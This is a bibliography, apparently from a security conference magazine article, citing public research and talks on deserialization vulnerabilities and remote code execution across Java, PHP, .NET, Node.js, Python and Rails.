	Rapid7, "Java JSP WebShell," [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/jsp.rb. [Acesso em 08 2017].
	OpenJDK, "JEP 290: Filter Incoming Serialization Data," [Online]. Available: http://openjdk.java.net/jeps/290. [Acesso em 08 2017].
	A. Muñoz e C. Schneider, "Serial Killer: Silently Pwning Your Java Endpoints," em *RSA Conference 2016*, 2016.
	D. Cruz, "XStream "Remote Code Execution" exploit on code from "Standard way to serialize and deserialize Objects with XStream"," 08 2017. [Online]. Available: http://blog.diniscruz.com/2013/12/xstream-remote-code-execution-exploit.html.
	A. Munõz, "RCE via XStream object deserialization," 08 2017. [Online]. Available: http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/.
	A. Kang, D. Cruz e A. Muñoz, "Using XMLDecoder to execute server-side Java Code on an Restlet application (i.e. Remote Command Execution)," [Online]. Available: http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html. [Acesso em 08 2017].
	Y. Livneh, "Exploiting PHP7 unserialize," [Online]. Available: https://media.ccc.de/v/33c3-7858-exploiting_php7_unserialize. [Acesso em 08 2017].
	S. Esser, "Shocking News in PHP Exploitation," [Online]. Available: https://www.nds.rub.de/media/hfs/attachments/files/2010/03/hackpra09_fu_esser_php_exploits1.pdf. [Acesso em 08 2017].
	G. P. Z. (Ben), "Exploiting .NET Managed DCOM," [Online]. Available: https://googleprojectzero.blogspot.com.br/2017/04/exploiting-net-managed-dcom.html. [Acesso em 08 2017].

	A. Muñoz, “Friday the 13th JSON Attacks,” [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf. [Acesso em 08 2017].
	A. Abraham, “Exploiting deserialization bugs in Node.js modules for Remote Code Execution,” [Online]. Available: https://ajinabraham.com/blog/exploiting-deserialization-bugs-in-nodejs-modules-for-remote-code-execution. [Acesso em 08 2017].
	CrowdShield, “Exploiting Python Deserialization Vulnerabilities,” [Online]. Available: https://crowdshield.com/blog.php?name=exploiting-python-deserialization-vulnerabilities. [Acesso em 08 2017].
	C. Somerville, “Rails 3.2.10 Remote Code Execution,” 08 2017. [Online]. Available: https://github.com/charliesome/charlie.bz/blob/master/posts/rails-3.2.10-remote-code-execution.md.

HACKERS TO HACKERS CONFERENCE

MAGAZINE